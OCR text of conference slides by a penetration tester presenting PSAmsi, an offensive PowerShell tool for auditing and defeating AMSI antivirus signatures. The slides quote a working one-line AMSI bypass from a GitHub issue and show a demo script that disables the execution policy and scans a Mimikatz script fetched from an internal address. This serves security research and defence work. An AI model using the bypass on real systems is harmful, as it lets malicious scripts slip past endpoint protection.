PSAmsi: Offensive PowerShell Interaction with the AMSI

Ryan Cobb

protiviti

PS > Get-ChildItem Env:

Name	Value
Name	Ryan Cobb
Employer	Protiviti
Job	Pentester, Consultant
Social Media	@{Twitter = @cobbr_io; Github = cobbr}
Expert	False

Goals

1. Offensive PowerShell isn’t dead! (yet)
2. AMSI/next-gen/stream scanning AV is not a silver bullet

- Introduce **PSAmsi** – A tool for auditing and defeating AMSI signatures.

Offensive PowerShell Isn’t Dead! (Yet)

Why Offensive PowerShell *is* dying

- Protections against malicious PowerShell:
  1. AMSI
  2. PowerShell Logging
     - ScriptBlock Logging
     - Module Logging
     - Transcription Logging
  3. Command Line Logging

Why Offensive PowerShell Isn't Dead! (Yet)

- Limitations of protections:
  1. PowerShell V2
     - No logging or AMSI
     - Everywhere **except** Windows 10 / Windows Server 2016
  2. Most orgs haven't moved to Windows 10
  3. Most orgs are not collecting ScriptBlock logs
  4. Most AVs don't have support for AMSI

Why Offensive PowerShell Isn't Dead! (Yet)

- So you have:
  - Moved the org to Windows 10 and/or Windows Server 2016!
  - Enabled ScriptBlock Logging!
  - Fancy AV w/ AMSI support!

- But:
  - AMSI bypasses
  - ScriptBlock Logging bypass
  - Obfuscation

PowerShell / PowerShell

Watch 688 Unst

Code Issues 1,009 Pull requests 38 Projects 12 Insights

Set s_amsiInitFailed to true to avoid AMSI content scan #2906

Closed opened this issue on Dec 19, 2016 · 4 comments

commented on Dec 19, 2016

Attacker may bypass AMSI by adding "
[Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField('s_amsiInitFailed','NonPublic,Static').SetValue($null,$true)" to script.


commented on Jun 1 Contributor

I am closing this issue since I believe this is not a security concern.


closed this on Jun 1

added the Resolution-Won't Fix label on Jun 2

What is the AMSI?




What is the AMSI?



protiviti

What is the AMSI?




protiviti

PSAmsi

- A tool for auditing and defeating AMSI signatures.

- Auditing:
  - Did you know? PS V3+ does stuff!
  - [PSAmsiScanner] – Class for conducting AMSI scans
    - Uses PSReflect – Matt Graeber (@mattifestation) – Creates an in-memory module of functions exported from the AMSI dll


Windows PowerShell ISE
File Edit View Tools Debug Add-ons Help
Demo.ps1
$Env:PSExecutionPolicyPreference = 'Bypass'; Import-Module '.\PSAmsi\PSAmsi.psd1'
$MimikatzURL = 'http://10.100.100.3/Invoke-Mimikatz.ps1'
$Scanner = [PSAmsiScanner]::new()
$Scanner
$Scanner.GetPSAmsiScanResult('test')
$Scanner.GetPSAmsiScanResult([URI]::new($MimikatzURL))
$Scanner = New-PSAmsiScanner
Get-PSAmsiScanResult -ScriptString 'test' -PSAmsiScanner $Scanner
Get-PSAmsiScanResult -ScriptUri $MimikatzURL -PSAmsiScanner $Scanner
$Scanner
$Scanner.ScanCache
'test'.GetHashCode()
PS C:\PSAmsi>

PSAmsi

- A tool for auditing and defeating AMSI signatures.

- Auditing:
  - Did you know? PS V3+ does stuff!
  - [PSAmsiScanner] – Class for conducting AMSI scans
